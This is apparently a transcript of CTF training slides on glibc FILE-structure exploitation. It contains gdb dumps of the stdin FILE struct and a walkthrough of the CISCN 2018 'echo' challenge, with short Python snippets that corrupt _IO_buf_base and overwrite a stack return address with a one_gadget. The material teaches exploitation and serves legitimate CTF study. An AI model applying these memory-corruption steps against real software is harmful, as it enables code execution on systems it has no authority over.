  _IO_read_ptr = 0x2aaaab097901 <_IO_2_1_stdin_+33> "y\t\253\252*",
  _IO_read_end = 0x2aaaab097964 <_IO_2_1_stdin_+132> "",
  _IO_read_base = 0x2aaaab097900 <_IO_2_1_stdin_+32> "cy\t\253\252*",
  _IO_write_base = 0x2aaaab097963 <_IO_2_1_stdin_+131> "",
  _IO_write_ptr = 0x2aaaab097963 <_IO_2_1_stdin_+131> "",
  _IO_write_end = 0x2aaaab097963 <_IO_2_1_stdin_+131> "",
  _IO_buf_base = 0x7fffffffe468 "08X\252*",
  _IO_buf_end = 0x7fffffffe474 "",
  _IO_save_base = 0x0,
  _IO_backup_base = 0x0,
  _IO_save_end = 0x0,
  _markers = 0x0,
  _chain = 0x0,
  _fileno = 0x0,
  _flags2 = 0x0,
  _old_offset = 0xffffffffffffffff,
  _cur_column = 0x0,
  _vtable_offset = 0x0,
  _shortbuf = "",
  _lock = 0x2aaaab099790 <_IO_stdfile_0_lock>,
  _offset = 0xffffffffffffffff,
  _codecvt = 0x0,
  _wide_data = 0x2aaaab0979c0 <_IO_wide_data_0>,
  _freeres_list = 0x0,
  _freeres_buf = 0x0,
  __pad5 = 0x0,
  _mode = 0xffffffff,
  _unused2 = '\000' <repeats 19 times>
}
```

X-Man

SOME challenges

- CISCN 2018 echo
  - but if we want to trigger the attribute address writing
    - there are some constrains…
      - fp->_IO_read_ptr >= fp->_IO_read_end
      - want < (size_t) (fp->_IO_buf_end - fp->_IO_buf_base)

- here we can set the _IO_buf_base to the ret_addr on the stack
- and set the _IO_buf_end > _IO_buf_base

```
$1 = {
  _flags = 0xfbad208b,
  _IO_read_ptr = 0x2aaaab097901 <_IO_2_1_stdin_+33> "y\t\253\252*",
  _IO_read_end = 0x2aaaab097964 <_IO_2_1_stdin_+132> "",
  _IO_read_base = 0x2aaaab097900 <_IO_2_1_stdin_+32> "cy\t\253\252*",
  _IO_write_base = 0x2aaaab097963 <_IO_2_1_stdin_+131> "",
  _IO_write_ptr = 0x2aaaab097963 <_IO_2_1_stdin_+131> "",
  _IO_write_end = 0x2aaaab097963 <_IO_2_1_stdin_+131> "",
  _IO_buf_base = 0x7fffffffe468 "08X\252*",
  _IO_buf_end = 0x7fffffffe474 "",
  _IO_save_base = 0x0,
  _IO_backup_base = 0x0,
  _IO_save_end = 0x0,
  _markers = 0x0,
  _chain = 0x0,
  _fileno = 0x0,
  _flags2 = 0x0,
  _old_offset = 0xffffffffffffffff,
  _cur_column = 0x0,
  _vtable_offset = 0x0,
  _shortbuf = "",
  _lock = 0x2aaaab099790 <_IO_stdfile_0_lock>,
  _offset = 0xffffffffffffffff,
  _codecvt = 0x0,
  _wide_data = 0x2aaaab0979c0 <_IO_wide_data_0>,
  _freeres_list = 0x0,
  _freeres_buf = 0x0,
  __pad5 = 0x0,
  _mode = 0xffffffff,
  _unused2 = '\000' <repeats 19 times>
}
```

X-Man

SOME challenges

- CISCN 2018
  - then we need to use up all the _IO_read_ptr
  -
```
for i in range(0, 0x63):
    echo('1', '1')
```
  - the next scanf will overwrite the ret addr
  -
```
one = libc_addr + 0xf1147
echo(p64(one), '1')
```
  - we can set the ret addr to one gadget

```
$1 = {
  _flags = 0xfbad208b,
  _IO_read_ptr = 0x2aaaab097901 <_IO_2_1_stdin_+33> "y\t\253\252*",
  _IO_read_end = 0x2aaaab097964 <_IO_2_1_stdin_+132> "",
  _IO_read_base = 0x2aaaab097900 <_IO_2_1_stdin_+32> "cy\t\253\252*",
  _IO_write_base = 0x2aaaab097963 <_IO_2_1_stdin_+131> "",
  _IO_write_ptr = 0x2aaaab097963 <_IO_2_1_stdin_+131> "",
  _IO_write_end = 0x2aaaab097963 <_IO_2_1_stdin_+131> "",
  _IO_buf_base = 0x7fffffffe468 "08X\252*",
  _IO_buf_end = 0x7fffffffe474 "",
  _IO_save_base = 0x0,
  _IO_backup_base = 0x0,
  _IO_save_end = 0x0,
  _markers = 0x0,
  _chain = 0x0,
  _fileno = 0x0,
  _flags2 = 0x0,
  _old_offset = 0xffffffffffffffff,
  _cur_column = 0x0,
  _vtable_offset = 0x0,
  _shortbuf = "",
  _lock = 0x2aaaab099790 <_IO_stdfile_0_lock>,
  _offset = 0xffffffffffffffff,
  _codecvt = 0x0,
  _wide_data = 0x2aaaab0979c0 <_IO_wide_data_0>,
  _freeres_list = 0x0,
  _freeres_buf = 0x0,
  __pad5 = 0x0,
  _mode = 0xffffffff,
  _unused2 = '\000' <repeats 19 times>
}
```

X-Man

Conclusion

- FILE structure is a good target for binary exploit
  - It can be used to
    - Arbitrary memory read and write
    - Control the PC and do oriented programing
    - Other exploit technology
    - Arbitrary free/unmmap…
  - It’s very powerful in some unexploitable case
  - Let’s try to find more and more exploit technology in FILE structure

X Man


References

- http://blog.leanote.com/post/3191220142@qq.com/file-struct
- http://blog.leanote.com/post/3191220142@qq.com/Play-with-FILE-Structure-%5B2%5D-2
- https://www.anquanke.com/post/id/87194
- http://blog.rh0gue.com/2017-12-31-34c3ctf-300/
- http://blog.hac425.top/2018/01/13/pwn_with_file_part4.html
- https://www.slideshare.net/AngelBoy1/play-with-file-structure-yet-another-binary-exploit-technique
- https://ctf-wiki.github.io/ctf-wiki/pwn/heap/house_of_orange/

XMan

广告

- we play CTFs since 2013
  - lot of prizes
  - participated in many international CTFs
- If you are pationate on CTFs and want to join us, plz contact *zsbpro@163.com*
- Flappypig, r3kapig



XMan

THANKS

X-Man